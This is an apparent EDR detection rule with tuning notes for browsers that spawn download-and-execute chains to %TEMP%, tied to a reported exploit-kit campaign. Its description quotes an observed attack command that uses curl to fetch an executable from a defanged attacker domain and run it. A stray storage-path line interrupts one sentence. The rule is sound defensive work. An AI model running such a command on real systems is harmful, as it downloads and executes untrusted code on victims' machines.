name: 'Browser Process Spawning Download-and-Execute Chain to Temp Analytic'
signatureid: EDR-SYM972-RUN
category: 'Execution'
threatname: 'Exploitation for Client Execution'
functionality: 'Endpoint Management Systems'

description: |
  Detects a Chromium-based browser process (chrome.exe, msedge.exe) spawning a command
  interpreter or curl that downloads a file to %TEMP% and immediately executes it — the

  pp-stage (final shellcode) behavior of the BlueMoon exploit kit, once CVE-2026-85046 (V8 type
  confusion), CVE-2026-87491 (V8 sandbox escape), and CVE-2026-85880 (Windows ALPC privilege
  escalation) have already broken out of the browser sandbox and elevated privileges. Per
  Volexity, the download URL (the `exeurl` exploit-page parameter) is attacker-controlled at
  runtime rather than hardcoded, so this behavioral pattern is far more durable than matching any
  single payload domain or hash. Observed in UTA0560's campaign as:
  `cmd.exe /c curl -f -sS -o "%TEMP%\msgbox.exe" "https://cloud[.]shinewrist[.]net/<path>/msgbox[.]exe" && "%TEMP%\msgbox.exe"`.
reference:
  - https://www.volexity.com/blog/2026/09/09/mind-the-patch-gap-multiple-chinese-threat-actors-chain-0-day-exploits-in-chrome-windows/
  - https://www.proofpoint.com/us/blog/threat-insight/once-bluemoon-multiple-state-aligned-threat-actors-rapidly-adopt-novel-exploit
labels:
  - attack.execution
  - attack.t1203
  - attack.t1055
  - attack.t1105
  - BlueMoon
  - UTA0560
  - JungleBamboo
  - CVE-2026-85046
  - CVE-2026-87491
  - CVE-2026-85880
  - China
logsource:
  category: process_creation
  product: windows
detection:
  selection_browser_parent:
    ParentImage|endswith:
      - '\chrome.exe'
      - '\msedge.exe'
  selection_child_interpreter:
    Image|endswith:
      - '\cmd.exe'
      - '\curl.exe'
      - '\powershell.exe'
  selection_temp_download_execute:
    ChildProcessCommandLine|contains: '%TEMP%'
    ChildProcessCommandLine|contains:
      - 'curl'
      - '-o '
  condition: selection_browser_parent and selection_child_interpreter and selection_temp_download_execute
criticality: Critical
saveasthreat: false

verbose_info: 'Browser process spawned a download-and-execute chain to %TEMP% on ${devicehostname!"UNKNOWN"}, consistent with BlueMoon pp-stage sandbox-escape injection'
violation_summary:
  grouping_attribute: 'DeviceHostName'
  level2_attribute: 'ParentImage'
  level2_metadata_attributes:
    - Image
    - ChildProcessCommandLine
  metadata_attributes:
TECHNICAL DETAILS
Why this is the highest-fidelity signal in the campaign:
Per Volexity's Key Takeaways, UTA0560 recompiled its dropper and loader within 48 hours of
first use, but the browser-process-to-curl-to-TEMP pattern and the injection mechanism itself
were unchanged. This is deliberately broader than a literal command-line match on
"msgbox.exe" — it should also catch JungleBamboo's parallel campaign and any future BlueMoon
customer reusing the same shellcode against a different final payload.
Tuning guidance:
- selection_child_interpreter includes powershell.exe as a corroborating option since some
BlueMoon variants may substitute PowerShell's Invoke-WebRequest/iwr for curl; narrow to
cmd.exe/curl.exe only if PowerShell-from-browser proves too noisy in this environment
(e.g. browser-integrated PDF/print-to-PowerShell helper tooling).
- Legitimate browser-initiated downloads-then-run flows (installer downloads a user
double-clicks) do not match this pattern because they lack the parent-child
automatic-execution relationship — the child process launches automatically via the
`&&` chain, not via a separate user double-click event, so FP volume is expected to be low.
Validate against the local browser-download-manager baseline before promoting to production.
Policy building walkthrough can be found in this previous post: